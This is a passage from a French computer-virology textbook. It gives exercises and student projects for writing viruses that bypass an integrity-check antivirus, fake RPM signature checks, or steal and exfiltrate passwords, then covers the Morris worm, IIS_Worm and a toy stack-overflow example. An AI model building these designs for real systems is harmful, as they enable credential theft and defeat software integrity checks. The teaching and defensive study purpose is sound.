Programmer un test de détection basé sur le calcul de l'autocorrélation d'une suite binaire. Appliquer ce test sur un fichier infecté par le virus X23 puis sur un fichier infecté par le virus `vcomp_ex_v1`. Comparer et conclure. Rappel : le nombre de bits différents entre une suite s de n bits et une version décalée d'elle-même de τ positions est donné par l'expression

$$A(d) = \sum_{i=0}^{n-\tau-1} s_i \oplus s_{i+\tau}.$$

L'estimateur utilisé est alors

$$E = 2\frac{(A(\tau) - \frac{n-\tau}{2})}{\sqrt{n-\tau}}.$$

Il suit une loi normale centrée réduite dès que $n - \tau \geq 10$. Les valeurs faibles ou les valeurs fortes de $A(\tau)$ étant peu probables, un test bilatéral doit être utilisé (voir [75] pour plus de détails).

15. Programmer en totalité le virus `vcomp_ex_v3`, en utilisant d'abord la fonction `ftw` puis la fonction `nftw`.

16. Indiquer quels sont les défauts et bugs du virus `Unix.satyr`. Modifier ce virus afin de les corriger, de le rendre plus furtif (en vous inspirant du virus `vcomp_ex_v2`) et d'inclure le traitement de la primo-infection. Écrire ensuite un programme de détection et de désinfection spécifique pour ce virus.

Projets d'études

Contournement d'un contrôle d'intégrité

Ce projet devrait occuper un élève pendant trois à cinq semaines.

Un utilisateur dispose d'un antivirus fonctionnant par contrôle d'intégrité (voir section 6.2). Pour chaque fichier exécutable existant, une empreinte numérique est calculée à l'aide de la fonction de hachage MD5 [194]. L'empreinte est ensuite stockée sous forme chiffrée par RC4 [197] (clef de 128 bits à laquelle sont additionnés, bit à bit, modulo 2, les 128 derniers bits du fichier exécutable dont on calcule l'empreinte ; on supposera, pour plus de simplicité, que l'utilisateur doit saisir cette clef lors du lancement du logiciel antivirus, ce dernier n'agissant qu'en mode statique).

Le but de ce projet est d'écrire un virus binaire (voir chapitre 5 pour la définition) qui va permettre de contourner cet antivirus. Il est composé :

- d'un virus compagnon qui permet de récupérer cette clef (vous pourrez vous inspirer du virus présenté dans le chapitre 16).
- d'un second virus fonctionnant par ajout de code, en langage Bash (voir chapitre 8), qui infecte les scripts uniquement si la clef a pu être récupérée par le premier virus (il faudra réfléchir, en particulier, à la façon dont les deux virus vont échanger cette information). Dans ce cas, après l'infection, le second virus recalcule l'empreinte, la chiffre avec la clef et substitue la nouvelle empreinte à l'ancienne.

Contournement du contrôle de signature de RPM

Ce projet devrait occuper un élève pendant trois à cinq semaines.

La commande `rpm` permet, pour différentes distributions de Linux, l'installation et la manipulation de paquetages logiciels. L'utilisateur a, entre autres options, la possibilité d'effectuer un contrôle de signature du paquetage, pour déterminer s'il n'a pas été modifié (intégrité) et s'il provient d'une source de confiance (signature proprement dite). Cette fonctionnalité est utile, en particulier, pour les logiciels téléchargés sur Internet. L'intégrité est

assurée par la fonction de hachage MD5 [194] et la signature par le logiciel cryptographique libre *GnuPG* (la clef publique est généralement localisée dans les répertoires `/root/.gnupg` et `/usr/lib/rpm/gnupg/` (distribution SuSe)).

Le but de ce projet est de programmer un virus compagnon furtif infectant uniquement l'exécutable `/bin/rpm`. La charge finale consiste à indiquer que la signature du paquetage fourni en argument selon la syntaxe suivante :

```
rpm --checksig <paquetage>.rpm
```

est toujours valide, même en cas d'origine douteuse ou de modification d'intégrité.

Ce virus, que nous nommerons V_1, sera utilisé ensuite dans un virus binaire attaquant les fichiers source (virus de code source présentés dans la section 5.4.5). Vous programmerez ce virus, V_2, de code source, réalisant les fonctions suivantes :

1. V_2 infecte les fichiers source en langage C (on suppose que l'utilisateur conserve ces fichiers directement dans un fichier de type `rpm`).
2. V_2 rajoute ensuite une charge finale (laissée au libre choix de l'élève).
3. V_2 recompile enfin le fichier source infecté et substitue le nouveau binaire à l'ancien.

Lors du processus d'infection, quelles vérifications impératives V_2 doit-il effectuer ? Rappel : il s'agit d'un virus binaire. Expliquez pourquoi.

Récupération de mot de passe

Ce projet devrait occuper un élève pendant trois à quatre semaines.

Il s'agit de programmer un virus compagnon infectant uniquement les commandes `/usr/bin/passwd` (changement du mot de passe utilisateur), `/usr/bin/rlogin` (connexion sur un ordinateur distant), `/usr/bin/telnet` (communication entre ordinateurs utilisant le protocole TELNET) et la commande `/usr/bin/ftp` (transfert de fichiers entre ordinateurs). Toutes ces commandes requierent de fournir un mot de passe et un nom d'utilisateur (sauf dans le cas de la commande `passwd`).

La charge finale de ce virus sera conçue de façon à intercepter ces informations et à les cacher sur le disque dur (il ne faudra pas oublier de donner les droits adéquats au fichier en lecture, pour que l'attaquant, censé pouvoir légitimement se connecter au système, puisse consulter les informations dérobées pas le virus). Une seconde version organisera l'évasion de ces données par le réseau, sous forme camouflée (l'élève sera libre de choisir le mode de camouflage).

10

Les vers

10.1 Introduction

Les vers dont la nomenclature a été présentée dans la section 5.5.2 ne sont en fait que des virus un peu particuliers, capables d'exploiter les fonctionnalités réseaux que les autres catégories de virus ignorent. Alors que les macro-virus sont vus, à juste titre, comme une variété de virus, dits de documents, les vers ont fait l'objet d'une dénomination à part, que rien ne justifie. Cela est d'autant plus surprenant, que deux des trois catégories de « vers » présentées dans le chapitre 5 devraient plutôt légitimement être rattachées aux macro-virus (les macro-vers comme `Melissa`), aux virus de scripts (vers de courriers électroniques comme `ILoveYou`) ou aux virus d'exécutables (comme `W32/Sircam`, `MyDoom`, `Bagle` ou `Netsky` par exemple).

Il est fort probable que l'impact psychologique des vers dans l'esprit des utilisateurs et des professionnels a joué un rôle non négligeable dans l'adoption de ce terme. Rien, cependant, ne permet de distinguer fondamentalement les vers des autres virus : les processus d'autoreproduction, de dissémination, de charge finale, les mécanismes de furtivité et de polymorphisme..., existent chez l'un et chez l'autre. La seule différence qui pourrait être opposée, et ainsi motiver une appellation différente, provient du fait que le ver, lors du processus d'autoreproduction et d'infection, n'est plus nécessairement attaché, matériellement, à un fichier exécutable présent sur un support physique, et activé à un moment ou à un autre. Cette propriété n'étant valable que pour les vers de type simple. Certes, la duplication d'un ver fait le plus souvent appel à des primitives de type `fork()` ou `exec`. Mais, il est parfaitement concevable qu'un virus les utilise également (voir, par exemple, les exercices en fin du chapitre 9), notamment pour auto-rafraîchir son propre processus, dans le cas d'un virus résident (voir les exercices à la fin de ce

chapitre). La distinction entre virus et vers n'est plus pertinente. La terminologie de ver sera cependant conservée dans ce chapitre pour faciliter la compréhension du lecteur.

Ce chapitre considérera en premier lieu les vers dit *simples* dont le plus illustre représentant est certainement le fameux *Internet Worm* de 1988. Le ver Internet, bien que déjà ancien, est en fait un exemple tout à fait actuel. D'un point de vue pédagogique, il représente un condensé de (presque) toutes les erreurs qu'il est possible de rencontrer en sécurité informatique : failles logicielles (notamment, la technique de *buffer overflow*, très à la mode actuellement), failles de protocole, failles de politique de sécurité, gestion de la crise... Toute personne intéressée, professionnellement ou non, par la sécurité informatique des réseaux, ne peut ignorer le ver Internet. C'est la raison pour laquelle il sera présenté dans la section 10.2.

Depuis le ver Internet, les différents mécanismes génériques d'action des vers simples ont pu être identifiés. Un ver simple, profite pour se dupliquer, à partir d'une machine locale infectée, d'une ou plusieurs des failles suivantes :

- d'une faille logicielle sur la machine distante. L'exploitation de cette faille lui permet de s'y introduire et de gagner des privilèges autorisant l'exécution de code malveillant. Selon la nature de la faille, il y aura attente, par la machine locale infectée, d'une réponse de la part de la machine distante cible. C'est le cas d'`IIS_Worm`, dont le code sera détaillé dans la section 10.3, de Code Red CRv2 [87] ou plus récemment du ver *W32/Lovsan* [95]. Pour d'autres vers comme `Sapphire/Slammer` exploitant un autre type de failles [39], le code s'exécute directement sans dialogue entre les deux machines.
- une faille de protocole. Dans ce cas, le ver profite d'un trou de sécurité dans les protocoles de gestion des connexions entre machines (identification basée uniquement sur l'adresse IP par exemple, dans le cas du ver Internet).
- une faille d'administration. Le ver peut profiter d'une déficience d'administration de la sécurité concernant les connexions entrantes et sortantes (mots de passe, fichiers de configuration divers...) ou de configuration de certains outils (antivirus, pare-feux, par exemple). Le meilleur exemple connu est, encore une fois, celui du ver Internet. Dans ce dernier cas, la responsabilité de l'administrateur peut trouver son origine, entre autres explications, dans une veille technologique déficiente ou absente (surveillance des exploits réalisés, des failles découvertes et applications des correctifs adéquats).

Nous présenterons également, afin d'être relativement exhaustifs, deux autres spécimens, appartenant à la catégorie dite des vers d'emails (ou de messagerie) : le ver *Xanax*, et une transposition du célèbre ver *ILoveYou*, pour Unix.

Dans ce chapitre, nous avons choisi de présenter des vers réels, programmés par d'autres, afin de comprendre leur mode de fonctionnement. Dans le cadre particulier des vers simples, il faut en effet utiliser un des trois types de failles précédentes. La plupart des failles connues et exploitables ont déjà été utilisées. Par conséquent, reprogrammer ce que d'autres ont déjà écrit pourrait paraître redondant.

10.2 Le ver Internet

Le ver Internet, connu encore sous le nom de ver de Morris (*Morris worm*), a infecté le réseau Internet le 2 novembre 1988. C'est la première attaque d'envergure connue[1]. Présenter ce ver, au-delà du simple intérêt historique, demeure essentiel car il constitue un cas d'école à lui tout seul. Jamais une attaque, qu'elle soit par ver ou par d'autres techniques, n'a envisagé autant d'approches différentes simultanément. L'infection par ce ver, est, en fait, un résumé de toutes les erreurs et bêtises exploitables pour mener une attaque à bien. En outre, l'attaque par le ver de Morris, a montré combien la sécurité du réseau Internet comportait, à l'époque, de lacunes de toutes natures ; cela a certainement permis une prise de conscience dans ce domaine.

Le code source de ce ver étant introuvable, nous nous limiterons à une description de ses caractéristiques et de son action. Le lecteur trouvera une description détaillée du ver, de l'attaque et de son évolution (jour après jour) dans [80, 209], références sur lesquelles est basée cette section consacrée au ver Internet. Une copie de la seconde référence est fournie sur le CDROM, avec l'aimable autorisation des éditions Springer.

L'origine de l'attaque ne semble pas avoir été déterminée avec certitude[2]. La première machine infectée à été détectée à l'université Cornell, aux USA mais certains auteurs penchent plutôt en faveur d'une origine située au *Massachusetts Institute of Technology* (MIT), par infection distante à partir de l'université de Cornell. Dans les deux cas, les pistes convergent toutes vers

[1] Une première expérience avait déjà été réalisée en 1971, avec le ver *Creeper* sur le réseau Arpanet, par Bob Thomas.

[2] Malgré une relativement abondante littérature concernant le ver Internet, beaucoup d'aspects n'ont jamais vraiment été éclaircis et ont donné lieu à des suppositions ou des interprétations peu constructives.

cette université. Elle semble incontestable dans la mesure où l'auteur du ver, Robert T. Morris Jr[3], était à cette époque étudiant en thèse à Cornell.

Le nombre de machines réellement infectées n'a jamais été connu avec précision. En 1988, le réseau Internet comptait environ 60 000 ordinateurs. Sur la base du pourcentage de machines réellement infectées au M.I.T.[4], soit environ 10 % du parc de 2000 machines, le chiffre de 6000 machines touchées au total a été avancé (par extrapolation). De nombreux sites, universitaires ou militaires, des réseaux de laboratoires de recherche médicale..., ont été très rapidement infectés. Les dégâts, par centre infecté, ont été estimés entre 200 et 53 000 euros, selon les sites.

Il semble que Robert T. Morris ait agi plus par imprudence que par pure volonté de nuire, et que le ver ait rapidement échappé à son contrôle. Il a finalement été condamné en 1991 à trois années de probation, 400 heures de travaux d'intérêt général et 10 000 dollars d'amende. Le texte complet du jugement, en appel, est disponible sur le CDROM accompagnant cet ouvrage.

10.2.1 L'action du ver Internet

Plusieurs assertions fausses ont été publiées, à l'époque. Il est vrai qu'une certaine forme d'hystérie collective a pu y contribuer. Il convient alors de bien sérier l'action réelle du ver. Elle se résume ainsi :

- Le ver a utilisé des vulnérabilités logicielles que nous présenterons dans la section suivante : celles du démon de messagerie *sendmail* et de l'utilitaire *finger*. De plus, les commandes d'exécution distante de code compilé `rexec` et de code interprété `rsh`, ont été utilisées. Notons que dans le cas de la commande `rexec`, il est nécessaire de connaître un nom d'utilisateur (`user name`) et le mot de passe correspondant. Le ver devait donc passer par une phase nécessaire de crackage de mot de passe. Dans le cas de la commande `rsh`, des faiblesses de protocole, notamment celui basé sur le principe de mutuelle confiance, ont été exploitées.
- Les machines attaquées ont été uniquement des machines SUN ou VAX, et plus particulièrement, celles dont l'adresse était présente dans les fichiers de configuration `/etc/hosts.equiv` et `.rhosts`[5] et dans le fichier

[3] Morris Senior dirigeait une équipe de sécurité informatique à la *National Security Agency*!

[4] C'est le MIT qui a procédé à la traque du ver, à son étude, notamment par désassemblage, et à l'analyse de la dissémination. Grâce au travail de ses chercheurs, la progression de l'infection, heure après heure, a ainsi pu être établie et analysée. Elle est détaillée dans [80, 209].

[5] Ces deux fichiers permettent d'administrer les connexions extérieures, sur une machine, sur la base du principe de mutuelle confiance. Ce principe autorise alors les connexions

`.forward`[6]. D'autres machines ont également été attaquées en raison de leurs fonctions particulières : ordinateurs répertoriés dans les tables de routage comme passerelles réseau ou encore les machines terminales de liaisons point à point.

- Les comptes attaqués étaient généralement ceux présentant des mots de passe faibles. L'attaque par ce ver a certainement permis d'ailleurs de faire prendre conscience de la nécessité de mots de passe forts et bien gérés[7]. Ces comptes comportaient comme mot de passe :
  - aucun mot de passe (!!),
  - le nom d'utilisateur,
  - le nom d'utilisateur redoublé (`utilisateur.utilisateur`),
  - le surnom de l'utilisateur,
  - le prénom, à l'endroit ou à l'envers,
  - un mot de passe présent dans le fichier `/usr/dict/words` ou faible.
- Enfin, contrairement à bien des assertions de l'époque, le ver n'a attaqué aucun compte `root`, et ne comportait aucune charge finale.

Le lecteur trouvera dans [209, §3.5] une description plus détaillée de l'action de ce ver.

10.2.2 Les mécanismes d'action du ver Internet

Bien que comportant un certain nombre de défauts qui ont limité son action (en particulier, le contrôle de la surinfection semble avoir été programmé de manière calamiteuse [80, pp 5-6]), le ver Internet utilise plusieurs mécanismes pour se propager, et ce, de manière assez puissante. Ces mécanismes sont de deux sortes : utilisation de vulnérabilités logicielles et failles de protocoles ou de politique de sécurité. De plus, ce ver a mis en œuvre plusieurs techniques de furtivité.

---

de tout ordinateur distant (respectivement, tout utilisateur distant) dès qu'il est identifié et enregistré comme étant de confiance dans le fichier `/etc/hosts.equiv` (respectivement `.rhosts`). Ce principe, sans autre mécanisme de sécurité, en particulier d'authentification, peut se révéler extrêmement dangereux.

[6] Ce fichier, situé, lorsqu'il existe, dans le répertoire racine de l'utilisateur, permet la redirection du courrier vers une boîte de messagerie unique, lorsque l'utilisateur possède plusieurs adresses. L'adresse de redirection contenue alors dans le fichier `.forward`, concerne souvent une machine différente.

[7] Un mot de passe fort comporte, rappelons le, au minimum huit caractères alphanumériques (majuscules, minuscules, chiffres, caractères accentués, signes de ponctuation...), doit être changé régulièrement (tous les mois ou les deux mois) et surtout ne pas être noté et conservé sur papier.

Utilisation de vulnérabilités logicielles

Deux vulnérabilités ont été exploitées par le ver, bien que la première soit plus une fonctionnalité voulue (dans un but d'ergonomie pendant la phase de développement du système d'exploitation) qu'un véritable « *bug* ».

Vulnérabilité de `sendmail`

Cette application est chargée de la gestion du courrier électronique pour Unix. Dans les versions 4.2 et 4.3 d'Unix BSD ainsi que de SunOS, l'application `sendmail` comportait une option « *debug* », activée par défaut, permettant, entre autres choses, d'envoyer un message à un programme exécutable, que ce dernier se trouve sur la machine locale, ou sur une machine distante. Le programme destinataire s'exécutait alors, utilisant les données d'entrées se trouvant dans le corps du message. Dans le cas du ver Internet, le programme destinataire devait activer, via le shell, un script présent dans le corps du message. Ce script générait alors un autre programme en langage C, dont le rôle était de télécharger chez l'expéditeur du mail, le reste du corps du ver pour finalement l'exécuter. Cette fonctionnalité a été, par la suite, désactivée.

Vulnérabilité de `finger`

La seconde vulnérabilité est du type débordement de tampon (*buffer overflow*; voir le principe de ce type de vulnérabilité dans la section 10.3.1). Elle affectait le programme `finger` à travers son processus système (démon) `fingerd`. Il permet d'obtenir des informations sur des utilisateurs, locaux ou sur le réseau. Par défaut, à la requête `finger [options] <nom_utilisateur>` ou `finger [options] <nom_utilisateur@hôte>`, les informations suivantes sont alors affichées :

```
linux:~ # finger fll
Login: fll                              Name: Eric Filiol
Directory: /home/fll                    Shell: /bin/bash
     idle 152 days 22:52, from console
On since Sat Jul 12 18:18 (GMT) on :0,
On since Sat Jul 12 18:18 (GMT) on pts/0
On since Sat Jul 12 18:18 (GMT) on pts/0 from :0.0
On since Sat Jul 12 18:18 (GMT) on pts/1, idle 0:01
On since Sat Jul 12 18:18 (GMT) on pts/1, idle 0:01,
                                              from :0.0
On since Sat Jul 12 16:10 (GMT) on pts/2 (messages off)
```

```
                                                    from :0.0
Mail last read Sun Feb  9 20:37 2003 (GMT)
Plan:
Bonjour !! Ma page web a été mise à jour le 18 juin 2003.
```

Comme la longueur de la chaîne de caractères paramètre (le nom utilisateur) n'était pas testée (usage de la fonction `strcpy` au lieu de `strncpy`), un choix judicieux pour cette dernière permettait d'exécuter du code sur une machine distante. Le code exécutable était alors contenu dans le paramètre de la commande `finger`.

Exploitation de failles de protocoles

Le ver a également utilisé des faiblesses de protocole, dues à une absence de mécanismes d'authentification. Mais la faiblesse de beaucoup de mots de passe a permis au ver, grâce à une routine interne de craquage de ces derniers, d'exécuter facilement du code exécutable compilé sur les comptes distants, faibles de ce point de vue. Dans ce dernier cas, le ver a exploité une faiblesse dans la politique de sécurité, qui, si elle avait été efficace, aurait contrôlé fréquemment la force ainsi que la gestion des mots de passe des utilisateurs.

Utilisation de la commande `rexec`

Cette commande permet l'exécution de code compilé selon la syntaxe suivante :

```
rexec [options -l username -p password] hôte commande
```

et nécessite de connaître le nom de l'utilisateur (*username*) et son mot de passe (*password*). L'utilisation du fichier `/etc/passwd` fournit la liste des utilisateurs sur une machine, ainsi que leur mot de passe, sous une forme chiffrée. Une phase de craquage de mot de passe était donc nécessaire, afin de déterminer chacun d'eux. Elle comportait plusieurs niveaux :

- des déductions évidentes, notamment pour les utilisateurs n'utilisant pas de mot de passe, ou un mot de passe constitué d'informations faciles à retrouver (nom, prénom, alias...),
- des déductions de mots internes utilisés par les utilisateurs, ou bien encore des mots présents dans le fichier `/usr/dict/words`,
- et l'essai, enfin, de mots d'usage courant dont le ver contenait une liste et que lecteur trouvera dans [80, appendice B] ou [209, appendice A].

L'accès en lecture au fichier `/etc/passwd` constitue une grave faiblesse d'administration, maintenant bien connue de tous les administrateurs. Les systèmes Unix permettent de renforcer la sécurité des mots de passe par l'utilisation d'un fichier supplémentaire `/etc/shadow`, non accessible en lecture, pour les utilisateurs[8]. Mais sécurisé ou non, un système reste fragilisé si les utilisateurs utilisent des mots de passe faibles.

Utilisation de la commande `rsh`

La commande `rsh` permet d'exécuter, sans avoir besoin de mot de passe, du code interprété, sur une machine distante. Cette facilité est basée sur le principe de mutuelle confiance, il suffit pour cela que la machine soit référencée dans la machine distante comme « *amicale* ». Son adresse figure alors soit dans le fichier `/etc/hosts.equiv`, soit dans le fichier `.rhosts`. La reconnaissance se fonde alors uniquement sur l'adresse IP. C'est une grave faiblesse qui a permis au ver Internet de se propager. Toute usurpation de ces adresses, par un attaquant ou un processus infectieux, ne peut être détectée si un mécanisme d'authentification n'est pas mis en place.

Les mécanismes de furtivité

Afin de limiter le risque de détection, le ver Internet contenait des mécanismes de furtivité. Ces derniers ont plus ou moins bien fonctionné, selon la plateforme considérée. Il est certain qu'ils ont contribué à retarder efficacement la lutte. Les principaux mécanismes sont les suivants :

- effacement des arguments, une fois ces derniers utilisés. Ainsi, une analyse des processus (via la commande `ps`) ne pouvait plus déterminer comment le processus viral avait été invoqué.
- limitation de la création de fichiers `core`. Ces fichiers, lors d'un arrêt critique d'un processus, sont générés et contiennent les informations nécessaires à l'analyse du processus et de son arrêt.
- effacement de ses propres binaires, une fois lancés.
- le ver est compilé sous le nom `sh`, usurpant donc un processus shell normal (*Bourne Shell*). Il est assez courant (Unix étant par nature multi-tâches et multi-utilisateurs) que plusieurs processus shell soient actifs simultanément. Le ver se déguisait donc en l'un d'entre eux.

[8] Les mots de passe sont déportés dans le fichier privé `/etc/shadow` et remplacés dans le fichier `/etc/passwd` par le caractère `x`. Ces opérations sont effectuées grâce à la commande *pwconv*.

- auto-rafraîchissement du processus par usage de la commande `fork()`. Ainsi, toutes les trois minutes, le ver crée un nouveau processus fils et le processus parent se termine. Les paramètres d'activité (temps CPU, usage mémoire, heure de début d'exécution, numéro de processus (`PID`)...) sont alors soit réinitialisés soit modifiés.
- camouflage des chaînes de caractères internes par masquage constant avec le caractère `0x81` (par exemple, le nom des fichiers, qu'un simple affichage du code exécutable permet de répérer facilement).

10.2.3 La gestion de la crise

L'analyse rapide des premières heures de l'infection a mis en évidence l'utilisation, par le ver, de l'application `sendmail`. En réaction, ce service a été coupé, dans le but de stopper sa dissémination. Mais cela s'est révélé être une grave erreur. Le ver, en effet, utilisait plusieurs moyens pour se propager et la suppression du service de messagerie n'a nullement stoppé sa progression. Elle a concouru seulement, au début, à fournir un sentiment de répit aux administrateurs, répit qui se retourna contre eux.

En coupant le flot d'information (par échange de messages) – ce qui aurait permis une lutte plus rapide contre le ver, au fur et à mesure que son étude menée simultanément par plusieurs équipes révélait tous ses véritables mécanismes d'action – sa dissémination a, au contraire, été facilitée. En conséquence, la traque du ver et son éradiction ont été grandement retardées. L'infection avait débuté le 2 novembre 1988 et il a fallu attendre le 8 novembre pour un retour à la normale. Un tel délai, de nos jours, est impensable ; et si la réaction est actuellement si rapide face à une attaque par ver (en moyenne de 12 à 24 heures), c'est sans aucun doute grâce à l'expérience acquise lors de l'attaque du ver Internet (création d'organismes de veille et d'alerte, mise en place de mécanismes de protection, modification en profondeur des politiques et des procécures de sécurité...).

10.3 Analyse du code d'IIS_Worm

Le ver *IIS_Worm*[9], créé en juillet 1999, par Trent Waddington (alias *QuantumG*) exploite une faille dans le logiciel *Internet Information Services*[10] (`IIS`), version 4.0 de Microsoft (présent sur les serveurs *Windows*

[9] Ce ver est encore appelé *Worm.Win32.IIS*.

[10] Il s'agit d'une plateforme de communications sur des réseaux de type intranet ou Internet, pour la gestion de sites Web (services `http`, `ftp`, `nntp`, `smtp`...). Pour plus de détails, consulter `www.microsoft.com/WindowsServer2003/iis`.

2003). La faille est du type débordement de tampon (*buffer overflow*) et permet d'exécuter du code sur une machine équipée d'une version non corrigée de ce logiciel. Cette vulnérabilité concernait près de 90 % des serveurs Web sous NT (source : eEye Digital Security [82]).

Le ver *IIS_ Worm*, à travers un code simple, illustre parfaitement le mode d'action d'un ver simple. Nous allons en décortiquer le code. Les principales étapes d'action du ver sont les suivantes :

- A partir d'une machine infectée (appelante), un processus viral se connecte à un serveur `IIS` distant (machine cible). Si, sur ce dernier, est installée une version 4.0, non corrigée, du logiciel `IIS`, un code y est exécuté en exploitant un débordement de tampon. Ce code consiste à faire se connecter la machine cible en retour sur la machine infectée, appelante, pour y télécharger une copie du ver, dénommée, de manière constante, `iisworm.exe`.
- Une fois exécuté sur la machine distante, le ver examine tous les fichiers `*.htm`, pour y rechercher toutes les adresses Internet que le ver tentera ensuite d'attaquer, répétant et propageant ainsi l'attaque sur d'autres serveurs.

Ce ver est le premier attaquant les serveurs `IIS`. D'autres vers exploitant d'autres vulnérabilités ont suivi rapidement. Citons l'un des plus célèbres, à titre d'exemple : le ver *Codered* version 1 et 2 [87].

10.3.1 Débordement de tampon

Cette technique est actuellement l'une des plus utilisée pour exécuter, sur une machine distante, du code malveillant. Elle nécessite qu'une ou plusieurs applications critiques, c'est-à-dire impliquées dans la gestion des connexions extérieures, présentent une vulnérabilité autorisant son emploi. La plupart des vers récents utilisent le débordement de tampon (*buffer overflow*). La présentation qui suit est basée sur [5]. Cependant, la lecture de cet article de référence reste incontournable.

Définitions

En premier lieu, expliquons le terme de *buffer* (zone tampon). Cette définition est celle utilisée dans [5].

Définition 55 *Un* buffer *est une zone contigüe de blocs mémoire contenant plusieurs instances d'un même type de données.*

En langage C, cela correspond généralement à un tableau, souvent de type caractères et déclaré de la manière suivante :

```
char buffer[N];
```

La taille N du tableau sera, bien sûr, dépendante des données qui y seront stockées lors de l'exécution du programme. Les tableaux peuvent être déclarés de deux manières :

- en statique, par la simple déclaration précédente. La réservation de place (allocation), en mémoire, pour ce tableau, se fera au moment de la projection (chargement) du programme en mémoire.
- en dynamique. A ce moment là, seul un pointeur est déclaré, et l'allocation s'effectue en cours d'exécution. D'une manière résumée :

```
/* pointeur sur variable de type char */
char * buffer;
.......
/* Allocation en cours de processus   */
buffer = (char *)calloc(N, sizeof(char));
```

  le tableau, ici, est alloué uniquement en cas de besoin et pour la quantité N, requise uniquement. Les données sont alors stockées dans la pile (*stack*) utilisée par le processus[11].

Dans les deux cas, le terme de débordement (*overflow*) indique que des données en nombre excédant la valeur prévue N, vont être stockées dans le tableau `buffer`. Ce débordement va avoir une incidence sur l'organisation des données en mémoire (les données surnuméraires doivent être prises en compte et stockées) et, de façon conséquente, sur l'exécution proprement dite. Le plus souvent, cela se traduit, pour les tableaux alloués statiquement, par le fatidique message `segmentation fault` (une description technique détaillée pourra être trouvée dans [5, pp. 2-4]). Mais, dans le cas des variables de type tableau allouées dynamiquement, si ce débordement est soigneusement

[11] Le code d'un processus, en mémoire, est divisé en trois parties :
- le code proprement dit (les instructions et les données en lecture seule) dans la section `text` ou `code`.
- la section des données initialisées et non initialisées (section `data-bss`).
- la pile, structure de données de type `LIFO` (*Last in, first out*), cela correspond à un modèle de stockage des données temporaires, la dernière stockée à un instant donné sera la première à être utilisée plus tard, d'où le terme de pile). Lors d'une interruption du cours linéaire d'un programme, par appel d'une procédure (une simple instruction `CALL` en assembleur, ou une procédure, pour les langages de haut-niveau comme le C), la poursuite du cours normal du processus, une fois l'exécution de la procédure achevée, ne peut se faire que si le programme est capable de connaître l'adresse de l'instruction succédant à l'appel de cette procédure. La pile sert à mémoriser cette adresse. Cette structure permet également d'allouer dynamiquement des variables locales à ces procédures, de passer des paramètres à ces procédures, et d'en transmettre le ou les résultats.

calculé, il peut permettre l'exécution d'un éventuel code, malveillant ou non, contenu dans ces données surnuméraires. Il suffit pour cela de connaître et d'utiliser l'organisation fine de la pile, centre névralgique du processus en cours.

Organisation de la pile

La pile est une zone de mémoire contigüe contenant des données. Elle débute toujours (bas de la pile), à une adresse fixe (dépendant de l'architecture). Elle contient les variables locales d'une procédure, ses paramètres d'appel, ses valeurs de retour et les données permettant la reprise du programme en fin de procédure (et notamment le pointeur de la prochaine instruction à exécuter après l'appel à cette fonction, contenue dans le registre `EIP` (Extended[12] Instruction Pointer)). Le processeur empile ces données au moyen de l'instruction `PUSH` et les dépile grâce à la fonction `POP`. Toutes ces données sont accessibles au moyen de deux registres particuliers :

- le registre `ESP` (*Extended Stack Pointer*) qui pointe sur le sommet de la pile. Selon la plateforme (Intel, Sparc...), il désigne soit le dernier élément empilé, soit le prochain emplacement vide. Dans ce qui suit, `ESP` pointe sur le dernier élément empilé.
- le registre `EBP` (*Extended Base Pointer*) pointe, lui sur une adresse fixe. Comme la taille de la pile évolue constamment en cours de processus (par le jeu d'empilements et de dépilements successifs), la position relative (offset) des variables et des paramètres par rapport au sommet de la pile varie elle aussi constamment, compliquant ainsi leur gestion en matière d'accès. Aussi, l'utilisation d'un référentiel fixe est-elle nécessaire pour faciliter leur gestion.

Illustrons cela par un exemple simple, tiré de [5]. Considérons le code suivant, appelé `exemple1.c` :

```
void function(int a, int b, int c)
 {
  char buffer1[5];
  char buffer2[10];
 }

void main()
 {
```

[12] Le terme d'*Extended* indique que nous avons affaire à une architecture 32 bits utilisant donc des registres de 32 bits.

```
  function(1, 2, 3);
}
```

Ce programme est ensuite compilé de manière à produire un code en assembleur qui permettra de mieux comprendre le déroulement du programme. L'instruction de compilation suivante : `gcc -S -o exemple1.s exemple1.c` est utilisée. L'appel à la fonction est alors codé ainsi :

```
pushl $3
pushl $2
pushl $1
call function
```

L'instruction `call` d'appel à la fonction provoquera la sauvegarde du pointeur d'instruction (`EIP`) dans la pile. Nous l'appellerons `RET` (puisqu'à la fin de l'exécution de la fonction, on retourne au cours normal du programme, désigné par l'adresse contenue dans `EIP`).

Une fois dans la fonction, le code suivant est alors à considérer :

```
pushl %ebp
movl  %esp, %ebp
subl  $20, %esp
```

Le pointeur `EBP` est sauvegardé dans la pile, la valeur courante de `ESP`, devient alors, temporairement le nouvel `EBP` (pour permettre l'adressage des paramètres et variables locales de la fonction (référentiel fixe temporaire)). La valeur sauvegardée de `EBP` est appelée `SavedEBP`. Au final, l'espace nécessaire pour les variables locales à la fonction est créé, en soustrayant leur taille à la nouvelle valeur contenue dans `ESP` (arrondie à un multiple de la taille des mots, soit 32 bits, en raison de la granularité d'allocation ; les deux tableaux nécessitent donc 20 octets[13]). La pile est organisée selon le schéma de la figure 10.1.

Le débordement de pile

Avec la disposition des données précédentes, voyons comment il est alors possible d'introduire une autre instruction que celles prévues originellement par le programme. Considérons alors notre code précédent modifé de la manière suivante :

[13] Le premier tableau contient 5 octets. En réalité, il en occupera 8 (deux mots de 32 bits) en raison de la granularité d'allocation. De même, le second tableau occupe en réalité 12 octets (trois mots). Au total, cela fait bien 20 octets réellement alloués.




FIG. 10.1. Organisation des données dans la pile

```
void function(int a, int b, int c)
 {
  char buffer1[5];
  char buffer2[10];
  int * ret;

  ret = buffer1 + 12;
  (*ret) += 8;
 }

void main()
 {
  int x;

  x = 0;
  function(1, 2, 3);
  x = 1;
  printf("%d\n",x);
 }
```

Le but est d'écraser l'adresse de retour (adresse de la prochaine instruction à exécuter, contenue dans RET) afin de remplacer l'instruction `x = 1 ;`, par une autre, choisie à notre convenance. L'adresse contenue dans RET est localisée, dans la pile, à 12 octets du début du tableau `buffer1` (8 octets alloués pour le tableau et 4 octets pour SavedESP et RET). La valeur de retour de la fonction va donc être modifiée afin de supprimer l'exécution de l'instruction `x = 1 ;`.

